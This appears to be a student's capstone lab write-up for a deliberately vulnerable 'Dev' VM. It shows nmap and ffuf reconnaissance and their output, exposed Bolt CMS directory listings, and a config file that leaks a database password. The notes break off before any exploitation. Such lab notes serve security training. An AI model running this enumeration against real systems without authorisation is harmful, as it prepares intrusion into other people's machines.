
# Capstone - Dev

## Capstone Links

VMs
Dev.zip
Windows Priv Esc for Beginners
Linux Priv Esc for Beginners


## Scanning

```
sudo nmap -A -T4 -p- --open 192.168.126.138
```



```
┌──(root㉿kali)-[~]
└─# sudo nmap -A -T4 -p- --open 192.168.126.138
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 12:36 EST
Nmap scan report for 192.168.126.138
Host is up (0.00049s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Bolt - Installation error
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      41445/udp6  mountd
|   100005  1,2,3      47617/tcp   mountd
|   100005  1,2,3      47913/udp   mountd
|   100005  1,2,3      52539/tcp6  mountd
|   100021  1,3,4      37035/tcp6  nlockmgr
|   100021  1,3,4      41205/tcp   nlockmgr
|   100021  1,3,4      57901/udp6  nlockmgr
|   100021  1,3,4      59436/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
34353/tcp open  mountd   1-3 (RPC #100005)
41205/tcp open  nlockmgr 1-4 (RPC #100021)
47617/tcp open  mountd   1-3 (RPC #100005)
48203/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:7B:BF:B3 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms 192.168.126.138

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds

┌──(root㉿kali)-[~]
└─# 
```

## Web Page



# Bolt - Installation error

**You've (probably) installed Bolt in the wrong folder.**

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

```
paths:
    web: "%site%/html
"
```


**TIP: copy this snippet *now*, because you won't see it anymore, after moving the files.**

If these options aren't possible for you, please consult the documentation on Installing Bolt, as well as the page on Troubleshooting 'Outside of the web root' .


- Bolt documentation - Setup / Installation
- Bolt documentation - Troubleshooting 'Outside of the web root'
- The Bolt discussion forum
- IRC, Slack or Twitter - Bolt Community

Bolt CMS Page

```
ffuf -u http://192.168.126.138/FUZZ -w /usr/share/wordlists/dirb/big.txt
```




```
┌──(root㉿kali)-[~]
└─# ffuf -u http://192.168.126.138/FUZZ -w /usr/share/wordlists/dirb/big.txt:FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.126.138/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 3ms]
    * FUZZ: .htpasswd

[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 3ms]
    * FUZZ: .htaccess

[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 1ms]
    * FUZZ: app

[Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 1ms]
    * FUZZ: extensions

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 1ms]
    * FUZZ: public

[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
    * FUZZ: server-status

[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 2ms]
    * FUZZ: src

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 2ms]
    * FUZZ: vendor

:: Progress: [20469/20469] :: Job [1/1] :: 1481 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```



```
Index of /app

     Name           Last modified      Size Description
---------------------------------------------------------
 Parent Directory                        -
 cache/            2021-06-01 10:12      -
 config/           2021-06-01 15:38      -
 database/         2021-06-01 10:09      -
 nut               2020-10-19 12:40    633
---------------------------------------------------------
Apache/2.4.38 (Debian) Server at 192.168.126.138 Port 80
```


Look at the config.yml



```
Index of /app/config

     Name              Last modified      Size D
------------------------------------------------
 Parent Directory                           -
 config.yml           2021-06-01 15:38  21K
 contenttypes.yml     2021-06-01 10:12  12K
 extensions/          2020-10-19 12:51    -
 menu.yml             2021-06-01 10:12  672
 permissions.yml      2021-06-01 10:12 8.3K
 routing.yml          2021-06-01 10:12 3.4K
 taxonomy.yml         2021-06-01 10:12  793
------------------------------------------------
Apache/2.4.38 (Debian) Server at 192.168.12
```

```yaml
# Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.
#
# For SQLite, only the databasename is required. However, MySQL and PostgreSQL
# also require 'username', 'password', and optionally 'host' ( and 'port' ) if the database
# server is not on the same host as the web server.
#
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java

# The name of the website
sitename: A sample site
payoff: The amazing payoff goes here

# The theme to use.
#
# Don't edit the provided templates directly, because they _will_ get updated
# in next releases. If you wish to modify a default theme, copy its folder, and
# change the name here accordingly.
theme: base-2018

# The locale that'll be used by the application. If no locale is set the
# fallback locale is 'en_GB'. For available options, see:
# https://docs.bolt.cm/other/locales
#
# In some cases it may be needed to specify (non-standard) variations of the
# locale to get everything to work as desired.
#
# This can be done as [nl_NL, Dutch_Netherlands] when specifying multiple
# locales, ensure the first is a standard locale.
locale: en_GB

# Set the timezone to be used on the website. For a list of valid timezone
# settings, see: http://php.net/manual/en/timezones.php
```

## 8080 has PHP Version

